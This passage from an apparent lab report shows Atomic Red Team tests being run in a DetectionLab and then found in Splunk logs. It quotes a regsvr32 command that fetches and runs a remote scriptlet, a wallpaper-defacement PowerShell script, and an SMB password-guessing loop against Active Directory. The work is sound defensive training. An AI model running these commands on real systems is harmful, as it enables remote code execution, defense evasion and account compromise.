
Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
#{regsvr32path}\#{regsvr32name} /s /u /i:#{url} scrobj.dll
Command (with inputs):
C:\Windows\system32\regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomsics/T1218.010/src/RegSvr32.sct scrobj.dll
[!!!!!!END TEST!!!!!!]

PS C:\Users\vagrant>

```

**Fig 2.1:** Detail of Atomic Test T1218.010, Test#2.

**2.2.2 Evidence of Invoking the Atomic Test:** Below is the evidence of invoking the Atomic Red Team Attack T1218.010 in the Detection Lab environment.



**Fig 2.2:** Invoking Atomic Test T1218.010 TestNumber 2.

**2.2.3 Detection and Analysis:** For this test the guid will be: c5806a4f-62b8-4900-980b-c7ec004e9908.

Now, it is searched from the “wineventlog” if the guid is present or not.

New Search

index="wineventlog" "\*dc.windomain.local\*" "3d3a5e6f2a36"

22 events (11/05/2022 17:50:00.000 to 11/05/2022 19:53:27.000) No Event Sampling ▾

Events (22) Patterns Statistics Visualization

**Fig 2.3:** Searching Splunk based on guid.


From Splunk log, it can be observed that an action was performed by PowerShell marked as 1, which start, and end time is marked as 2. The executor is marked as 3, which is "cmd.exe". Also, the execution log is marked as 4.

```
[05/11/22]-21064584-uwe@192.168.60.138: ~/DetectionLab/Vagrant
[Search | Splunk 8.2.5]
https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3Dwineventlog%20dc%20vagrant

Time Event
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-2158290929-3960975309-954577275-1000
SourceName=Microsoft-Windows-PowerShell 1
type=information
RecordNumber=23201
Keywords=None
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
Message=Write-ExecutionLog("Write-ExecutionLog")
ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/11/2022 6:50:13 PM" 2
ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/11/2022 6:50:15 PM"
ParameterBinding(Write-ExecutionLog): name="technique"; value="T1215.010"
ParameterBinding(Write-ExecutionLog): name="testNum"; value="1"
ParameterBinding(Write-ExecutionLog): name="testName"; value="Regsvr32 remote COM scriptlet execution"
ParameterBinding(Write-ExecutionLog): name="testGuid"; value="c9d0c4ef-8a96-4704-90f5-3a5e6f2a36" 3
ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="command_prompt"
ParameterBinding(Write-ExecutionLog): name="testDescription"; value="Regsvr32.exe command-line program used to register and unregister OLE controls. This test may be blocked by windows defender; disable windows defender real-time protection to fix it. Upon execution, calc.exe will be launched."
ParameterBinding(Write-ExecutionLog): name="command"; value="C:\Windows\system32\regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.010/src/RegSvr32.sct scrobj.dll" 4
ParameterBinding(Write-ExecutionLog): name="logPath"; value="C:\Users\vagrant\AppData\Local\Temp\1\Invoke-AtomicTest-ExecutionLog.csv"
ParameterBinding(Write-ExecutionLog): name="targetHostname"; value="dc"
ParameterBinding(Write-ExecutionLog): name="targetUser"; value="windomain\vagrant"
ParameterBinding(Write-ExecutionLog): name="stdOut"; value=""
ParameterBinding(Write-ExecutionLog): name="stdErr"; value=""
ParameterBinding(Write-ExecutionLog): name="isWindows"; value="True"
```

**Fig 2.4:** Evidence of the test in Splunk log.

The log path is checked in the test machine and the log was found.



**Fig 2.5:** Evidence of the created log in the local machine.

The screenshot shows a Splunk search interface with the URL <https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%22>. The search results table has columns for i, Time, and Event. One event entry is highlighted with a red box, showing details about a Regsvr32 command. The event details include:

```

Time: 05/11/22-21064584-uwe@192.168.60.138: ~/DetectionLab/Vagrant
Event:
Parameterbinding(ConvertFrom-Json): name='Yaml1'; value='attack_technique: T1218.010
display_name: 'Signed Binary Proxy Execution: Regsvr32'
atomic_tests:
- name: Regsvr32 local COM scriptlet execution
auto_generated_guid: 449aa403-6aba-47ce-8a37-247d21ef0306
description: |
    Regsvr32.exe is a command-line program used to register and unregister OLE controls. Upon execution, calc.exe will be launched.
supported_platforms:
- windows
input_arguments:
filename:
description: Name of the local file, include path.
type: Path
default: PathToAtomicicsFolder\T1218.010\src\RegSvr32.sct
regsvr32path:
description: Default location of Regsvr32.exe
type: Path
default: C:\Windows\system32
regsvr32name:
description: Default name of Regsvr32.exe
type: String
default: regsvr32.exe
dependency_executor_name: powershell
dependencies:
- description: |
    Regsvr32.sct must exist on disk at specified location (#{$filename})
prereq_command: |
    if (Test-Path #{$filename}) {exit 0} else {exit 1}
get_prereq_command: |
    New-Item -Type Directory (split-path #{$filename}) -ErrorAction ignore | Out-Null
    Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomic/T1218.010/src/RegSvr32.sct" -OutFile "#{$filename}"
executor:
command: |
    #{$regsvr32path}\#{$regsvr32name} /s /u /i:#{$filename} scrobj.dll
name: command_prompt

```

**Fig 2.6: Evidence of execution of regsvr32 from Splunk log.**

The screenshot shows a Splunk Threat Hunting log with the URL [https://192.168.56.105:8000/en-GB/app/ThreatHunting/mitre\\_attack\\_overview?form.mitre\\_category=%22&earliest=1652313600&latest=1652313600](https://192.168.56.105:8000/en-GB/app/ThreatHunting/mitre_attack_overview?form.mitre_category=%22&earliest=1652313600&latest=1652313600). The table lists various attack patterns (T1033, T1117) across different hosts (win10, dc) and users (vagrant). The table includes columns for Date, ID, Name, Category, Host, User, and Command. The 'Defense\_Evasion' category is highlighted in orange.

Date	ID	Name	Category	Host	User	Command	
2022-05-11 21:48:20	T1033	System Owner/User Discovery	Discovery	win10	vagrant	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	
2022-05-11 19:59:08	T1033	System Owner/User Discovery	Discovery	dc	windomain.local	vagrant	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2022-05-11 19:50:12	T1033	System Owner/User Discovery	Discovery	dc	windomain.local	vagrant	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2022-05-11 19:50:13	T1117	Bypassing Application Whitelisting with Regsvr32	Defense_Evasion	dc	windomain.local	vagrant	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2022-05-11 19:50:14	T1117	Bypassing Application Whitelisting with Regsvr32	Defense_Evasion	dc	windomain.local	vagrant	C:\Windows\System32\cmd.exe
2022-05-11 19:50:25	T1033	System Owner/User Discovery	Discovery	win10	windomain.local	vagrant	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2022-05-11 19:25:32	T1033	System Owner/User Discovery	Discovery	win10	windomain.local	vagrant	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

**Fig 2.7: Evidence of execution of regsvr32 and cmd.exe from Splunk Threat Hunting log.**

MITRE ATT&CK (2022d) has advised to investigate for the execution and argument of regsvr32.exe. From Fig: 2.6 and Fig: 2.7 it is clearly seen that the regsvr32.exe is executed.

From the above evidence, it can be concluded that the test was successfully executed, and it is providing the expected outcome.

### 2.3 T1491.001 : Defacement: Internal Defacement

**2.3.1 Description of The Attack:** According to MITRE ATT&CK (2022c), it is an attempt by adversaries to intimidate or mislead users by discrediting the integrity of the system by modifying internal or websites to cause discomfort or to pressure compliance with disturbing or offensive images. It is a sub-technique of defacement, a part of Impact tactic.

With the successful execution of the test, it will change the wallpaper of the victim machine (Atomic Red Team, 2022b). The test is run from win10.windomain.local machine of the testing infrastructure.

In the below screenshot it can be observed what commands this test will run and use the paths to achieve its goal if successfully executed.

```

[05/12/22]-21064584-uwe@192.168.19.140: ~/DetectionLab/Vagrant - 
win10.windomain.local [Running] - Oracle VM VirtualBox - 
File Machine View Input Devices Help 
Administrator: Windows PowerShell 
PS C:\Users\vagrant> Invoke-AtomicTest T1491.001 -ShowDetails 
PathToAtomicsfolder = C:\Tools\AtomicRedTeam\atomics 

Using Logger: Default-ExecutionLogger 
All logging commands found 
[*****BEGIN TEST*****] 
Technique: Defacement: Internal Defacement T1491.001 
Atomic Test Name: Replace Desktop Wallpaper 
Atomic Test Number: 1 
Atomic Test GUID: 30558d53-9d76-41c4-9267-a7bd5184bed3 
Description: Downloads an image from a URL and sets it as the desktop wallpaper. 

Attack Commands: 
Executor: powershell 
ElevationRequired: False 
Command: 
$url = "${url_of_wallpaper}" 
$imglocation = "${wallpaper_location}" 
$orgWallpaper = (Get-ItemProperty -Path Registry::'HKEY_CURRENT_USER\Control Panel\Desktop\' -Name Wallpaper).WallPaper 
$orgWallpaper | Out-File -FilePath "${pointer_to_orginal_wallpaper}" 
$updateWallpapercode = @' 
using System.Runtime.InteropServices; 
namespace Win32{ 


    public class Wallpaper{ 
        [DllImport("user32.dll", CharSet=CharSet.Auto)] 
        static extern int SystemParametersInfo (int uAction , int uParam , string lpszParam , int fuWinIni) ; 

        public static void SetWallpaper(string thePath){ 
            SystemParametersInfo(20,0,thePath,3); 
        } 
    } 
} 
'@ 


```

Fig 3.1: Detail of Atomic Test T1491.001

**2.3.2 Evidence of Invoking the Atomic Test:** Below is the evidence of invoking the Atomic Red Team Attack T1218.010 in the Detection Lab environment.



**Fig 3.2:** Original State of the Victim Machine.



**Fig 3.3:** Invoking Atomic Test T1491.001.

From **Fig 3.3** it can be observed that after running the test the wallpaper of the victim machine has been changed.

Now, let us assume that suddenly one of the users of this environment has noticed this change in his machine. In the below step the case is studied and identified from the Splunk logs.

**2.3.3 Detection and Analysis:** For this test the guid will be: 30558d53-9d76-41c4-9267-a7bd5184bed3. Similarly, as the previous 2 demonstration this attack can be detected in the “wineventlog” of Splunk.

The screenshot shows the Splunk interface with a search bar containing the query: `index="wineventlog" "30558d53-9d76-41c4-9267-a7bd5184bed3"`. The results pane displays two events from 12/05/2022 at 03:45:17 PM. The first event is a command invocation to replace the desktop wallpaper with 'testnum'. The second event shows the command being appended to a CSV file.

**Fig 3.4:** Searching Splunk based on guid.

But if it occurs in real-life, a better approach would be to look in to the Splunk log for commands that can change the wallpaper.

From Srini (2022), to change wallpaper from command line, the registry key needs to be modified as below:

```
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d wallpaper_path /f
```

So, in Splunk search bar, any command execution for “HKEY\_CURRENT\_USER” is investigated.

The screenshot shows the Splunk interface with a search bar containing the query: `index="wineventlog" "HKEY_CURRENT_USER"`. The results pane displays 229 events from 11/05/2022 to 12/05/2022. The results pane is mostly blank, indicating no specific command execution was found.

**Fig 3.5:** Searching Splunk for “HKEY\_CURRENT\_USER”.

From this search below output can be found.

The screenshot shows a Splunk search interface with the URL [https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%20HKEY\\_CURRENT\\_USER&display.page.size=20](https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%20HKEY_CURRENT_USER&display.page.size=20). The search results list 229 events. The first few events are as follows:

```

Time Event
12/05/2022 03:45:17 PM
16:45:17000 ...
$ImgLocation = "$env:TEMP\T1491.001-newWallpaper.png"
$OrgWallpaper = (Get-ItemProperty -Path Registry::'HKEY_CURRENT_USER\Control Panel\Desktop' -Name Wallpaper).WallPaper
$OrgWallpaper | Out-File -FilePath "$env:TEMP\T1491.001-OriginalWallpaperLocation"
$UpdateWallpapercode = 'e'
Show all 84 lines
ComputerName = win10.windomain.local | Message = CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog" ParameterBinding[Invo... | event_id = 36201 | host = win10.windomain.local | source = WinEventLog/Microsoft-Windows-PowerShell/Operational | sourcetype = WinEventLog

12/05/2022 03:45:17 PM
16:45:17000 ...
$ImgLocation = "$env:TEMP\T1491.001-newWallpaper.png"
$OrgWallpaper = (Get-ItemProperty -Path Registry::'HKEY_CURRENT_USER\Control Panel\Desktop' -Name Wallpaper).WallPaper
$OrgWallpaper | Out-File -FilePath "$env:TEMP\T1491.001-OriginalWallpaperLocation"
$UpdateWallpapercode = 'e'
Show all 73 lines
ComputerName = win10.windomain.local | Message = CommandInvocation(Invoke-ExecuteCommand): "Invoke-ExecuteCommand" Par... | event_id = 36195 | host = win10.windomain.local | source = WinEventLog/Microsoft-Windows-PowerShell/Operational | sourcetype = WinEventLog

12/05/2022 03:45:17 PM
16:45:17000 ...
$ImgLocation = '**$env:TEMP\T1491.001-newWallpaper.png**'
$OrgWallpaper = (Get-ItemProperty -Path Registry::'HKEY_CURRENT_USER\Control Panel\Desktop' -Name Wallpaper).WallPaper
$OrgWallpaper | Out-File -FilePath '**$env:TEMP\T1491.001-OriginalWallpaperLocation**'
$UpdateWallpapercode = 'e'
Show all 72 lines
ComputerName = win10.windomain.local | Message = CommandInvocation(Invoke-Process): "Invoke-Process" ParameterBinding[Invo... | event_id = 36194 | host = win10.windomain.local |

```

**Fig 3.6:** Output for “HKEY\_CURRENT\_USER” search.

By analysing the events generated by this search rule, it can be observed that using the PowerShell several commands has been executed to change the wallpaper.

The screenshot shows a Splunk search interface with the URL <https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%20registry%20HKEY%20wallpaper&display.page.size=20>. The search results list 229 events. The first event is as follows:

```

Time Event
12/05/2022 03:45:17 PM
16:45:17000 ...
LogName=microsoft-Windows-PowerShell/Operational
EventCode=4103
EventType=4
ComputerName=win10.windomain.local
User='NOT_TRANSLATED
SID=5-5-21-1776957817-156926095-2581371419-1000
SIDType=0
SourceName=Microsoft-Windows-PowerShell
Type=Information
RecordNumber=36201
Keywords=None
TaskCategory=Executing Pipeline
OpCode='To be used when operation is just executing a method
Message=CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog"
ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/12/2022 3:45:15 PM"
ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/12/2022 3:45:17 PM"
ParameterBinding(Write-ExecutionLog): name="technique"; value="T1491.001"
ParameterBinding(Write-ExecutionLog): name="testNum"; value="1"
ParameterBinding(Write-ExecutionLog): name="testName"; value="Replace Desktop Wallpaper"
ParameterBinding(Write-ExecutionLog): name="testGUID"; value="305580d5-9d76-41c4-9267-a7bd5184bed3"
ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="powershell"
ParameterBinding(Write-ExecutionLog): name="testDescription"; value="Downloads an image from a URL and sets it as the desktop wallpaper.
*
ParameterBinding(Write-ExecutionLog): name="command"; value="$url = "https://redcanary.com/wp-content/uploads/Atomic-Red-Team-Logo.png"
$ImgLocation = "$env:TEMP\T1491.001-newWallpaper.png"
$OrgWallpaper = (Get-ItemProperty -Path Registry::'HKEY_CURRENT_USER\Control Panel\Desktop' -Name Wallpaper).WallPaper
$OrgWallpaper | Out-File -FilePath "$env:TEMP\T1491.001-OriginalWallpaperLocation"

```

**Fig 3.7:** Evidence of commands related to changing wallpaper.

MITRE ATT&CK (2022c) has advised to monitor internal and websites for any unplanned content changes in the system. From above evidence it can be concluded that the test was successfully executed and detected by analysing Splunk log.

## 2.4 T1110.001 : Brute Force: Password Guessing

**2.4.1 Description of The Attack:** According to MITRE ATT&CK (2022b), this is a sub-technique of Brute Force technique which belongs to Credential Access tactic. Using this technique, an adversary may attempt to access to accounts in a system without having prior knowledge of legitimate credentials of that system. In this case, adversary will use a list of common passwords.

In the below screenshot it can be observed what commands this test will run and use the paths to achieve its goal if successfully executed.

In this case only the first test is invoked in the environment from win10.windomain.local machine.

```

[05/12/22]-21064584-uwe@192.168.19.140: ~/DetectionLab/Vagrant - 
win10.windomain.local [Running] - Oracle VM VirtualBox - 
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1110.001 -TestNumbers 1 -ShowDetails
PathToAtomsicsFolder = C:\Tools\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Brute Force: Password Guessing T1110.001
Atomic Test Name: Brute Force Credentials of single Active Directory domain users via SMB
Atomic Test Number: 1
Atomic Test GUID: 09480053-2f98-4854-be6e-71ae5f672224
Description: Attempts to brute force a single Active Directory account by testing connectivity to the IPC$ share on a domain controller

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
echo Password!> passwords.txt
echo 1q2w3e4r> passwords.txt
echo Password!>> passwords.txt
echo Spring2022>> passwords.txt
echo ChangeMe!>> passwords.txt
@FOR /F "delims=" %p in (passwords.txt) DO @net use %logonserver%\IPC$ /user:"%userdomain%\#(user)" "%p" 1>NUL 2>%
1 && @echo [%] #(user):%p && @net use /delete %logonserver%\IPC$ > NUL
Command (with inputs):
echo Password!> passwords.txt
echo 1q2w3e4r> passwords.txt
echo Password!>> passwords.txt
echo Spring2022>> passwords.txt
echo ChangeMe!>> passwords.txt
@FOR /F "delims=" %p in (passwords.txt) DO @net use %logonserver%\IPC$ /user:"%userdomain%\%username%" "%p" 1>NUL

```

Windows 10 Enterprise Evaluation  
Windows License valid for 38 days  
Build 18362.19h1\_release.190318-1202

**Fig 4.1:** Detail of Atomic Test T1110.001 TestNumber 1.

**2.4.2 Evidence of Invoking the Atomic Test:** Below is the evidence of invoking the Atomic Red Team Attack T1218.010 in the Detection Lab environment.

```
[05/12/22]-21064584-uwe@192.168.19.140: ~/DetectionLab/Vagrant
win10.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1110.001 -TestNumbers 1
PathToAtomicFolder = C:\Tools\AtomicRedTeam\atomics

Running Atomic Tests
Progress:
[oooooooooooooooooooo]
```

**Fig 4.2:** Invoking Atomic Test T1110.001.

**2.4.3 Detection and Analysis:** For this test the guid will be: 09480053-2f98-4854-be6e-71ae5f672224. Similarly, as the previous 3 demonstrations this attack can be detected in the “wineventlog” of Splunk.

Time	Event
12/05/2022 05:55:05 PM 18:55:05.000	05/12/2022 05:55:05 PM ... 17 lines omitted ... ParameterBinding(Write-ExecutionLog): name="testNum"; value="1" ParameterBinding(Write-ExecutionLog): name="testName"; value="Brute Force Credentials of single Active Directory domain users via SMB" ParameterBinding(Write-ExecutionLog): name="testGuid"; value="09480053-2f98-4854-be6e-71ae5f672224" ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="command_prompt" Show all 59 lines ComputerName = win10.windomain.local : Message = CommandInvocation(Write-ExecutionLog): "Write-ExecutionLog" ParameterBind... event.Id = 38636 : host = win10.windomain.local : source = WinEventLog:Microsoft-Windows-PowerShell/Operational : sourcetype = WinEventLog
12/05/2022 05:55:05 PM 18:55:05.000	05/12/2022 05:55:05 PM ... 16 lines omitted ... ParameterBinding(Export-Csv): name="Append"; value="True" ParameterBinding(Export-Csv): name="InputObject"; value="@{Execution Time (UTC)=2022-05-12T17:54:34Z; Execution Time (Local)=2022-05-12T17:54:34; Technique=T1110.001; Test Number=1; Test Name=Brute Force Credentials of single Active Directory domain users via SMB; Hostname=win10; Username=win10\vagrant; GUID=09480053-2f98-4854-be6e-71ae5f672224}"

**Fig 4.3:** Searching guid for this test in Splunk event log.

To detect this test, in the Splunk search bar, it is looked for “fail\*” for last 7 days. The below output is generated.

The screenshot shows the Splunk 8.2.5 interface with a search bar containing the query `index="wineventlog" "fail*"`. The results show 7,398 events from May 5, 2022, to May 12, 2022. The visualization is a histogram showing event counts over time. Below the histogram, two event details are expanded:

- Event 1: 12/05/2022 07:00:02 PM, LogName=Security, EventCode=4674, EventType=0, ComputerName=dc.windomain.local. Message: An operation was attempted on a privileged object. Subject: Security ID: S-1-5-19... Security\_ID = S-1-5-19 : body = An operation was attempted on a privileged object. Subject: Security ID: S-1-5-19... event\_id = 177334 host = dc.windomain.local : object = WinEventLog : source = WinEventLog:Security : sourcetype = WinEventLog
- Event 2: 12/05/2022 07:00:02 PM, LogName=Security, EventCode=4674, EventType=0, ComputerName=dc.windomain.local.

**Fig 4.4:** Searching for “fail\*” in Splunk event log.

The output depicts that there are 7,398 events which include “fail\*”. Now the reason for looking it into the log is, if the infrastructure has been affected by any brute force attempt, there will be good number of failures in the log file.

Now, to minimize the search, along with “fail\*”, “pass\*” is checked to find if any message related to password is generated there. The following output is found from here.

